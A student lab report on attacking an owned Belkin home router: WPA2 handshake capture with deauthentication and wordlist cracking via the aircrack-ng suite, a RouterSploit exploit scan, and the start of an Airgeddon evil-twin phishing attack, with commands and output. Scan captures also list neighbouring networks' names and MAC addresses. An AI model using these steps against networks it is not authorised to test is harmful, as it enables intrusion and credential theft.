Personal Vulnerability Investigation Project

Hristo Kolew

Table of Contents

Introduction

I decided to make my personal vulnerability investigation (PVI) about a home router. The motivation for hacking a home router for educational purposes is typically to teach individuals about the vulnerabilities and risks associated with these devices. Also, it may involve setting up a simulated attack on a router to demonstrate how an attacker might exploit vulnerabilities in the device's firmware or configuration. This type of exercise can help individuals understand the techniques and tools that hackers use, as well as the potential consequences of a successful attack.

Research Questions

Main question:

What are the options and alternatives to hack a home router?

Sub question:

1. What software tools do I need?
2. What devices do I need for the attack?
3. What kind of attacks are possible for router?

Research Questions	Strategies	Methods
What software tools do I need?	Library, Field	Literature study, Community research, Problem analysis
What devices do I need for the attack?	Library, Field	Literature study, Community research, Problem analysis
What kind of attacks are possible for router?	Library, Field, Lab	Literature study, Community research, Problem analysis, Security test

Planning

Sprint1- Researching	13.03.2023-31.03.2023
Sprint2- Technical exercise	3.04.2023-21.04.2023

I decided to approach with the following scenario: find the nearest router and try to access it without having the correct password. This includes doing Death Aireplay attacks, which disconnect all users from the WI-FI network and forcing them to re-join again. These crucial attacks allow me to capture the handshake. Afterwards, the only thing that left is to crack the password and I am able to join the network.

I knew hacking a router, which I do not own or have permission to crack will be absolutely illegal. I did not have any problems with that because the router was mine and I was able to do with it whatever I want.

Preparation

For hacking device, I choose an old router. After getting it, I had to set it up in order to see the wireless connection.

Information about the router:

1. BELKIN N Wireless Router
2. Model no: F5D8233-4v3

Another important thing was to setup my own Virtual machine with Kali Linux on my personal computer. Also, I needed WI-FI adapter to see all the networks in my range. I borrowed it from the ISSD and add it to my Virtual Machine to see if I had t install specific drivers for it.

Attacks

Wireless hacking

After preparing everything, it was time for the technical part.

The first thing to do is to put your WIFI card to monitor mode. It is important to run airmon-ng as an administrator.

```
kali@kali: ~
File  Actions  Edit  View  Help
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng
[sudo] password for kali:

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       NetGear, Inc. WNA1100 Wireless-N 150 [Atheros AR9271]

┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    747 NetworkManager
  16146 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       NetGear, Inc. WNA1100 Wireless-N 150 [Atheros AR9271]
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)

┌──(kali㉿kali)-[~]
└─$
```

To be sure that the monitor mode is enabled I run the “iwconfig” command:

```
kali@kali: ~
File  Actions  Edit  View  Help
    PID Name
    747 NetworkManager
  16146 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       NetGear, Inc. WNA1100 Wireless-N 150 [Atheros AR9271]
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)

┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng check kill

Killing these processes:

    PID Name
  16146 wpa_supplicant

┌──(kali㉿kali)-[~]
└─$
```


As you can see the WIFI card is on monitor mode and the name is modified from “wlan0” to “wlan0mon”. Before looking into the available WIFI connection I had to kill the processes that could interfere by changing the channels or putting the interface to managed mode. I do that with the command “airmon-ng check kill”

Then I used the command “airodump-ng [Network interface]” (in my case the interface will be “wlan0mon”). The airodump-ng command will display a list of detected access points near me, and also a list of connected clients (“stations”).

```
kali@kali: ~
File  Actions  Edit  View  Help

CH  6 ][ Elapsed: 6 s ][ 2023-03-31 09:59

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

8C:68:C8:E5:B4:B1  -67        3        1    0   6  195   WPA2 CCMP   PSK  Huize Grotzicht
7C:FF:4D:58:94:1F  -69        3        0    0  11  195   WPA2 CCMP   PSK  FRITZ!Box 5490 AX
5E:38:D8:36:68:F9  -80        4        0    0  11  130   WPA2 CCMP   MGT  Ziggo
B6:A7:B9:46:04:0A  -76        6        0    0   4  360   WPA2 CCMP   PSK  <length:  0>
B0:A7:B9:46:04:66  -71        7        0    0   4  360   WPA2 CCMP   PSK  VF
B0:A7:B9:46:04:0A  -77        4        0    0   4  360   WPA2 CCMP   PSK  VF
B6:A7:B9:46:04:66  -71        6        0    0   4  360   WPA2 CCMP   PSK  <length:  0>
98:DA:C4:6E:A2:D0   -1        0        0    0   3   -1                   <length:  0>
D4:1A:D1:32:B6:B1  -83        2        0    0   8  195   WPA2 CCMP   PSK  Online.nl_B6B1
2E:87:BA:B2:C4:8A  -78        3        0    0   2  360   WPA2 CCMP   PSK  Tennant
28:87:BA:B2:C4:8A  -80        3        0    0   2  360   WPA2 CCMP   PSK  Rumah
32:87:BA:B2:C4:8A  -79        2        0    0   2  360   WPA2 CCMP   PSK  <length:  0>
DC:71:44:F6:3F:A8  -78        3        0    0  13  130   WPA2 CCMP   PSK  UPC243670161
00:1C:DF:EA:B1:99  -10       13        3    0   6  130   WPA2 CCMP   PSK  Belkin_N_Wireless_EAB199
AE:22:15:25:D3:1C  -72        4        0    0   6  130   WPA2 CCMP   MGT  Ziggo
34:2C:C4:D5:A7:6C  -80        3        0    0   6  130   WPA2 CCMP   PSK  Ziggo0803325
88:AC:C0:54:0E:31  -71        3        1    0   6  540   WPA2 CCMP   PSK  TMNL-540E31
36:2C:94:D5:A7:6C  -78        5        0    0   6  130   WPA2 CCMP   MGT  Ziggo
56:D4:F7:84:90:3A  -79        4        0    0   7  360   WPA2 CCMP   PSK  <length:  0>
AC:22:05:25:D3:1C  -74        4        0    0   6  130   WPA2 CCMP   PSK  Ziggo144A47C
6A:68:C8:E5:B4:B3  -68        3        0    0   6  195   WPA2 CCMP   PSK  HG_guest
6A:E5:32:13:D7:5F  -86        0        8    0   1   -1   WPA              <length:  0>
38:43:7D:35:98:CA  -73        3        0    0   1  130   WPA2 CCMP   PSK  Ziggo6554841
C8:BF:4C:06:B8:57  -77        2        0    0   2  270   WPA2 CCMP   PSK  Xiaomi_E81C
04:18:D6:87:4A:59  -77        2        0    0   1  130   WPA2 CCMP   PSK  de Vriesstraat 71
40:B0:76:38:79:F8  -79        2        0    0   1  195   WPA2 CCMP   PSK  Ricks Int
```


The selected target is “Belkin_N_Wireless_EAB199” and the important here is to remember the MAC address and the channel because I need them for the next command. Now I had to execute “airodump-ng -c [Channel of the network] –bssid [MAC address] -w [Directory where the file is going to be saved] [Network interface]”. In my case the command looks like this: “airodump-ng -c 6 –bssid 00:1C:DF:EA:B1:99 -w /home/ wlan0mon”.

```
kali@kali: ~
File  Actions  Edit  View  Help

CH  6 ][ Elapsed: 6 s ][ 2023-03-31 10:04

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

00:1C:DF:EA:B1:99   -9  96       51       16    1   6  130   WPA2 CCMP   PSK  Belkin_N_Wireless_EAB199

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

00:1C:DF:EA:B1:99  84:C5:A6:14:66:5D  -35    1e- 6e     0       24
```



The first picture shows no wireless client is connected. The second one shows when there is wireless client connected. On the top right corner there is “WPA handshake: 00:1C:DF:EA:B1:99”, this means that the airodump-ng has successfully captured the four-way handshake.

The next step is too deauthenticate the wireless client. The wireless client will then hopefully reauthenticate with the AP. The reauthentication is what generates the 4-way authentication handshake that I had to collect in order to break the WPA2 password. I used the command “airplay-ng -0 [Number of deauths to send] -a [MAC address] [Network interface]”.



After the deauthentication I had the file, which only needed to be cracked to see the password. The final step is to use aircrack-ng with a specific word file with a lot possible password.

```
┌──(kali㉿kali)-[~]
└─$ aircrack-ng -w /usr/share/wordlists/fasttrack.txt kali-01.cap
Reading packets, please wait...
Opening kali-01.cap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
```

After a little bit of waiting, I got the password:

```
                                 Aircrack-ng 1.7

      [00:00:00] 228/224 keys tested (4725.23 k/s)

      Time left: -2060801366 day, 16 hours, 0 seconds          101.79%

                          KEY FOUND! [ slabnacs! ]


      Master Key     : DF 85 C4 D8 83 11 22 25 6F A8 4B 75 9F 34 8D DE
                       76 DA C1 E8 28 C3 EC A3 9E 13 E0 7F 1F 5F BA A9

      Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Router exploitation

For this attack I had to install “RouterSploit” tool and run it in order to check if it is ready for work.

```
┌──(kali㉿kali)-[~/routerxsploit/routersploit]
└─$ python3 rsf.py
 ____                      _                 ____                      _       _ _
| ___ \                    | |               / ___|                    | |     (_) |
| |_/ /___  _   _ _ __ ___ | |_ __ _ _ __ ___ \ `--. _ __ ___ _ __ ___ | | ___ _ | |_
|    // _ \| | | | '_ ` _ \| __/ _` | '__/ __| `--. \ '_ ` _ \| '_ ` _ \| |/ _ \ | __|
| |\ \ (_) | |_| | | | | | | || (_| | | | (__ /\__/ / | | | | | | | | | | (_) | | |_
\_| \_\___/ \__,_|_| |_| |_|\__\__,_|_|  \___| \____/|_| |_| |_|_| |_| |_|_|\___/|_|\__|
                                                                             | |
                                                                             |_|
       Exploitation Framework for                    by Threat9
            Embedded Devices

Codename   : I Knew You Were Trouble
Version    : 3.4.1
Homepage   : https://www.threat9.com - @threatnine
Join Slack : https://www.threat9.com/slack

Join Threat9 Beta Program - https://www.threat9.com

Exploits: 132 Scanners: 4 Creds: 171 Generic: 4 Payloads: 32 Encoders: 6

rsf > use scanners/autopwn
```

I wanted to see all possible exploits, which I could find for the router. I run a specific command, which allowed me to see all the possibilities.

```
rsf (AutoPwn) > show all
encoders/perl/base64
encoders/perl/hex
encoders/python/base64
```

I managed to see that there are some exploits for my Router.

```
kali@kali: ~/routerxsploit/routersploit
File  Actions  Edit  View  Help
exploits/routers/linksys/wap54gv3_rce
exploits/routers/asmax/ar_804_gu_rce
exploits/routers/asmax/ar_1004g_password_disclosure
exploits/routers/bhu/bhu_urouter_rce
exploits/routers/mikrotik/winbox_auth_bypass_creds_disclosure
exploits/routers/mikrotik/routeros_jailbreak
exploits/routers/technicolor/tg784_authbypass
exploits/routers/technicolor/tc7200_password_disclosure
exploits/routers/technicolor/tc7200_password_disclosure_v2
exploits/routers/technicolor/dwg855_authbypass
exploits/routers/belkin/auth_bypass
exploits/routers/belkin/n150_path_traversal
exploits/routers/belkin/g_n150_password_disclosure
exploits/routers/belkin/play_max_prce
exploits/routers/belkin/g_plus_info_disclosure
exploits/routers/belkin/n750_rce
exploits/routers/asus/asuswrt_lan_rce
exploits/routers/asus/rt_n16_password_disclosure
exploits/routers/asus/infosvr_backdoor_rce
exploits/routers/huawei/hg520_info_disclosure
exploits/routers/huawei/hg866_password_change
exploits/routers/huawei/e5331_mifi_info_disclosure
exploits/routers/huawei/hg530_hg520b_password_disclosure
exploits/misc/wepresent/wipg1000_rce
exploits/misc/miele/pg8528_path_traversal
exploits/misc/asus/b1m_projector_rce
```

Then I needed to set the target IP, which in my case was 192.168.2.1, and just type the command 'run' to start the tool for scanning for possible exploits.


```
rsf (AutoPwn) > set target 192.186.2.1
[+] target ⇒ 192.186.2.1
rsf (AutoPwn) >
```

After several minutes waiting I got the result, and it is showing there is one vulnerability. I made a little research and it turns out that is a vulnerability for Linksys routers, which is strange because mine is not on that brand. The exploit is "The Moon worm", which connects to ports 80 and 8080. The worm sends the HNAP request in order to identify the router's model and firmware version. If it determines that a device is vulnerable, it sends another request to a particular CGI script (this script has an authentication bypass vulnerability) that allows the execution of local commands on the device.


```
[+] 192.168.2.1 Device is vulnerable:

  Target        Port    Service    Exploit
  ------        ----    -------    -------
  192.168.2.1   80      http       exploits/routers/linksys/eseries_themoon_rce
```

Phishing attack


For this attack I needed the tool “Airegoddon”, which I downloaded and install from Git. After everything was set up, I start the tool and I was ready for the attack. Important thing is to use the WIFI adapter.




The first thing to do is to enter in monitor mode because it will allow me to see wireless connections around me.



There are a lot of options of attacks that you can perform with this tool, but I continued with selecting Evil Twin attacks menu, which had also a lot of options to choose from.




The next step I needed to choose was the Evil Twin AP attack with captive portal. From there I needed to explore the targets, I selected it and It showed a list with all detected networks. I saw my target's name "Belkin_N_Wireless_EB199", and I selected it.




```
CH  4 ][ Elapsed: 30 s ][ 2023-04-18 12:52

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

B0:A7:B9:46:04:0A  -70        2        0    0   4  360   WPA2 CCMP   PSK  VF
36:2C:94:D3:E0:68  -90        2        0    0   1  130   WPA2 CCMP   MGT  Ziggo
6A:8E:29:44:46:D1  -83        2        0    0  11  195   WPA2 CCMP   PSK  <length: 13>
C0:4A:00:B6:45:47  -90        2        0    0   6  405   WPA2 CCMP   PSK  TP-LINK_2.4GHz_B64547
0C:8E:29:44:46:D3  -77        2        0    0  11  195   WPA2 CCMP   PSK  <length:  5>
B6:A7:B9:46:04:AE  -94        2        0    0   4  360   WPA2 CCMP   PSK  <length:  0>
2E:87:BA:B2:C4:8A  -79        4        0    0   9  360   WPA2 CCMP   PSK  Tennant
EC:08:6B:4D:98:FF  -89        2        0    0   1  195   WPA2 CCMP   PSK  TP-LINK_9900
06:18:D6:87:4A:59  -78        2        0    0   1  130   WPA2 CCMP   PSK  <length:  0>
88:D7:F6:C1:4F:F0  -86        4        0    0  12  130   WPA2 CCMP   PSK  Alien Workshop
AE:22:15:25:D3:1C  -77        9        0    0  11  130   WPA2 CCMP   MGT  Ziggo
E4:57:40:9C:C8:A9  -86        2        0    0  11  130   WPA2 CCMP   PSK  Ziggo4893516
4C:38:D8:36:68:F9  -80        3        2    0  11  130   WPA2 CCMP   PSK  Ziggo1933081
6A:8E:29:3A:C9:E0  -82        4        0    0  11  195   WPA2 CCMP   PSK  <length: 13>
B0:A7:B9:46:04:AE  -92        3        0    0   4  360   WPA2 CCMP   PSK  VF
98:DA:C4:6E:A2:D0  -76        6        0    0   3  405   WPA2 CCMP   PSK  TP-Link_A2D0
34:2C:C4:D3:E0:68  -91        2        0    0   1  130   WPA2 CCMP   PSK  Ziggo0350025
0A:A0:30:DA:0D:2C  -85        2        0    0   6  130   WPA2 CCMP   PSK  Home_is_where_the_heart_is
0A:A0:30:DA:0D:2F  -86        3        0    0   6  130   WPA2 CCMP   PSK  <length: 18>
AC:22:05:5D:43:D6  -89        3        0    0   6  130   WPA2 CCMP   PSK  DC_wifi
1C:61:B4:39:0D:6F   -1        0        0    0   6   -1                  <length:  0>
D4:3D:F3:BF:64:D1  -85        9        1    0   6  260   WPA3 CCMP   SAE  TMNL-BF64D1
6A:02:98:37:9C:DA  -80       12        0    0  11  130   WPA2 CCMP   MGT  Ziggo
5E:38:D8:36:68:F9  -80        8        0    0  11  130   WPA2 CCMP   MGT  Ziggo
AC:22:05:25:D3:1C  -77        7        0    0  11  130   WPA2 CCMP   PSK  Ziggo144A47C
00:0C:F6:51:4C:C7  -85       14        0    0  11  270   WPA  TKIP   PSK  sirius
7C:FF:4D:58:94:1F  -75        4        2    0  11  195   WPA2 CCMP   PSK  FRITZ!Box 5490 AX
6E:FF:7B:E4:61:27  -89        4        0    0   5  195   WPA2 CCMP   PSK  <length:  0>
